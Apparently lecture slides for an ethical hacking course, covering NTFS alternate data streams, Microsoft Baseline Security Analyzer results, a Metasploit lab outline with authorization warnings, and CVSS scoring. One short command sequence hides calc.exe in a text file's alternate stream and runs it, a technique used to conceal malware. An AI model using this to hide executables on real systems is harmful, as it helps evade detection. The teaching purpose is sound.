C:\Documents and Settings\cis76 student>type tim.txt
Timothy Michael "Tim" Kaine (born February 26, 1958) is an American attorney and
politician serving as the junior United States Senator from Virginia. A Democra
t, Kaine was elected to the Senate in 2012 and is the nominee of his party for U
ice President of the United States in the 2016 election.
C:\Documents and Settings\cis76 student>
```

more < tim.txt:secret-service-name

```
C:\Documents and Settings\cis76 student>more < tim.txt:secret-service-name.txt
Tim Kaine's secret service name is: Daredevil
C:\Documents and Settings\cis76 student>_
```

```
echo "Democrat" > tim.txt:party.txt
```

```
C:\Documents and Settings\cis76 student>echo "Democrat" > tim.txt:party.txt  
C:\Documents and Settings\cis76 student>
```


```
more < tim.txt:party.txt
```

```
C:\Documents and Settings\cis76 student>more < tim.txt:party.txt  
"Democrat"  
C:\Documents and Settings\cis76 student>
```

```
more < tim.txt:secret-service-name.txt
```

```
C:\Documents and Settings\cis76 student>more < tim.txt:secret-service-name.txt  
Tim Kaine's secret service name is: Daredevil  
C:\Documents and Settings\cis76 student>_
```


*Additional streams can be added to the file*



*Removing the alternate streams*

```

C:\>mkdir test
C:\>cd test
C:\test>notepad mike.txt
C:\test>type mike.txt
C:\test>type c:\windows\system32\calc.exe > mike.txt:hidden.exe
C:\test>start c:\test\mike.txt:hidden.exe
    
```



*Hiding a program file (calc.exe) in a text file (mike.txt) and running it.*

```
C:\Documents and Settings\cis76 student>more < tim.txt:secret-service-name.txt
The system cannot find the file specified.

C:\Documents and Settings\cis76 student>more < tim.txt:party.txt
The system cannot find the file specified.

C:\Documents and Settings\cis76 student>type tim.txt
Timothy Michael "Tim" Kaine (born February 26, 1958) is an American attorney and
politician serving as the junior United States Senator from Virginia. A Democra
t, Kaine was elected to the Senate in 2012 and is the nominee of his party for U
ice President of the United States in the 2016 election.
C:\Documents and Settings\cis76 student>
```

*The two alternate streams have been deleted but the original file remains.*



# Microsoft Baseline Security Analyzer

## MBSA

# Microsoft Baseline Security Analyzer



The screenshot shows the Microsoft Baseline Security Analyzer 2.3 application window. The title bar reads "Microsoft Baseline Security Analyzer 2.3". The main window has a blue header with the Microsoft logo and the text "Microsoft Baseline Security Analyzer". On the left side, there is a "Tasks" sidebar with the following options: "Scan a computer", "Scan multiple computers", "View security reports", "About Microsoft Baseline Security Analyzer", and "See Also" (with links to "Microsoft Baseline Security Analyzer Help" and "Microsoft Security Web site"). The main content area is titled "Check computers for common security misconfigurations." and contains the following text: "The Microsoft Baseline Security Analyzer can check computers running Microsoft Windows Server 2012 R2, Windows 8.1, Windows Server 2012, Windows 8, Windows Server 2008 R2, Windows 7, Windows® Server 2003, Windows Server 2008, Windows Vista, or Windows XP. Scanning computers for security updates utilizes Windows Server Update Services. You must have administrator privileges for each computer you want to scan." Below this text are three task cards: "Scan a computer" (Check a computer using its name or IP Address), "Scan multiple computers" (Check multiple computers using a domain name or a range of IP addresses), and "View existing security scan reports" (View, print and copy the results from the previous scans.). At the bottom of the window, there is a copyright notice: "© 2002-2013 Microsoft Corporation. All rights reserved." The taskbar at the bottom shows the Start button, "My Documents", "ADS Spy v1.11 - Writ...", and "Microsoft Baseline Se...", along with the system clock showing "6:48 PM".

# Microsoft Baseline Security Analyzer

**Microsoft Baseline Security Analyzer 2.3**

Microsoft  
**Baseline Security Analyzer**

**Report Details for WORKGROUP - EH-WINXP-05 (2016-11-01 11:11:03)**

**Security assessment:**  
**Incomplete Scan (Could not complete one or more requested checks.)**

---

**Computer name:** WORKGROUP\EH-WINXP-05  
**IP address:** 10.76.5.201  
**Security report name:** WORKGROUP - EH-WINXP-05 (11-1-2016 11-11 AM)  
**Scan date:** 11/1/2016 11:11 AM  
**Scanned with MBSA version:** 2.3.2211.0  
**Catalog synchronization date:**

---

Sort Order:

**Security Update Scan Results**

Score	Issue	Result
!	Security Updates	Computer has an older version of the client and security database demands a newer version. Current version is and minmum required version is . <a href="#">How to correct this</a>

Print this report    Copy to clipboard    Previous security report    Next security report

OK

start    Untitled - Notepad    MBSA    Microsoft Baseline Se...    11:11 AM

# Microsoft Baseline Security Analyzer

The screenshot displays the Microsoft Baseline Security Analyzer (MBSA) interface. The window title is "Microsoft Baseline Security Analyzer 2.3". The main content area shows "Windows Scan Results" under the "Administrative Vulnerabilities" section. A table lists various security issues with their scores and descriptions. At the bottom of the window, there are buttons for "Print this report", "Copy to clipboard", "Previous security report", and "Next security report", along with an "OK" button. The Windows taskbar at the bottom shows the Start button, open applications (Untitled - Notepad, MBSA), and the system tray with the time 11:13 AM.

Score	Issue	Result
✘	Automatic Updates	The Automatic Updates feature has not been configured on this computer. Please upgrade to the latest Service Pack to obtain the latest version of this feature and then use the Control Panel to configure Automatic Updates. <a href="#">What was scanned</a> <a href="#">How to correct this</a>
i	Incomplete Updates	No incomplete software update installations were found. <a href="#">What was scanned</a>
i	Windows Firewall	Windows Firewall is disabled and has exceptions configured. <a href="#">What was scanned</a> <a href="#">Result details</a> <a href="#">How to correct this</a>
✔	Local Account Password Test	No user accounts have simple passwords. <a href="#">What was scanned</a> <a href="#">Result details</a>
✔	File System	All hard drives (1) are using the NTFS file system. <a href="#">What was scanned</a> <a href="#">Result details</a>
✔	Guest Account	The Guest account is disabled on this computer. <a href="#">What was scanned</a>
✔	Restrict Anonymous	Computer is properly restricting anonymous access. <a href="#">What was scanned</a>

# Assignment







## CIS 76 Linux Lab Exercise

Lab 8: Desktop and Server OS Vulnerabilities  
Fall 2018

**Lab 8: Desktop and Server OS Vulnerabilities**

This lab introduces MBSA (Microsoft Baseline Security Analyzer) and uses Metasploit to hack a vulnerable desktop PC.

**Warning and Permission**

**Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!**

For this lab you have authorization to hack the VMs in the VLab pod assigned to you.

**Preparation**

- Get the CIS 76 Login Credentials document. You will need usernames and passwords to log into VLab and each of the VMs. This document is on Canvas and the link is in the CIS 76 Welcome letter.
- Determine which VLab pod number you were assigned. See the link on the left panel of the class website.
- If you haven't already configured your pod in the previous labs, then follow the instructions here: <http://simonb-teach.com/docs/cis-76/cis-76-pod-setup.pdf>

**Part 1 - Run MBSA on your KM-WinXP VM**

- 1) Download the 32-bit version of MBSA from \\172.30.10.16/depot and install it.
- 2) Scan your KM-WinXP system using the default options.
- 3) capture a screen shot of the results when finished.

## Lab 8



# Wrap up

## Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

Lab 8 due

Quiz questions for next class:

- For CVE-2010-0018, was the Access Vector metric rated as "Local", "Adjacent Network" or "Network"?
- Use `dir /r` to view the `C:\shares\Neruda` directory on `EH-WS2008-Std`. What are the contents of the secret stream associated with `artichoke.txt`?
- Using CVE Details to view the products "Google Chrome", "Microsoft Edge" and "Apple Safari" which had the most vulnerabilities in 2015?

# Test 2



## *Notes to instructor*

- [ ] Remove real test password on Canvas
- [ ] Publish test
- [ ] Add custom accommodations

## Test #2

### **HONOR CODE:**

This test is open book, open notes, and open computer. HOWEVER, you must work alone. You may not discuss the test questions or answers with others during the test. You may not ask or receive assistance from anyone other than the instructor when doing this test. Likewise you may not give any assistance to anyone taking the test.

### **INSTRUCTIONS:**

This test must be completed in one sitting. The submittal will be made automatically when the time is up. If you submit early by accident you will not be able to re-enter and continue. If that happens don't panic! Just email the instructor any remaining answers before the time is up.



# Test 2



# Backup

**9.0**  
(Critical)

Base Score

**Attack Vector (AV)**

**Attack Complexity (AC)**

**Privileges Required (PR)**

**User Interaction (UI)**

**Scope (S)**

**Confidentiality (C)**

**Integrity (I)**

**Availability (A)**

CVSS Base Score	4.5
Impact Subscore	7.8
Exploitability Subscore	1.5
CVSS Temporal Score	Not Defined
CVSS Environmental Score	Not Defined
Modified Impact Subscore	0
Overall CVSS Score	4.5

[Show Equations](#)

**CVSS v2 Vector** (AV:L/AC:H/Au:S/C:P/I:N/A:C)

Base Score Metrics

<p><b>Exploitability Metrics</b></p> <p>Access Vector (AV)*  <input checked="" type="button" value="Local (AV:L)"/> <input type="button" value="Adjacent Network (AV:A)"/> <input type="button" value="Network (AV:N)"/></p> <p>Access Complexity (AC)*  <input checked="" type="button" value="High (AC:H)"/> <input type="button" value="Medium (AC:M)"/> <input type="button" value="Low (AC:L)"/></p> <p>Authentication (Au)*  <input type="button" value="Multiple (Au:M)"/> <input checked="" type="button" value="Single (Au:S)"/> <input type="button" value="None (Au:N)"/></p>	<p><b>Impact Metrics</b></p> <p>Confidentiality Impact (C)*  <input type="button" value="None (C:N)"/> <input type="button" value="Partial (C:P)"/> <input checked="" type="button" value="Complete (C:C)"/></p> <p>Integrity Impact (I)*  <input type="button" value="None (I:N)"/> <input type="button" value="Partial (I:P)"/> <input checked="" type="button" value="Complete (I:C)"/></p> <p>Availability Impact (A)*  <input type="button" value="None (A:N)"/> <input type="button" value="Partial (A:P)"/> <input checked="" type="button" value="Complete (A:C)"/></p>
--	---

\* - All base metrics are required to generate a base score.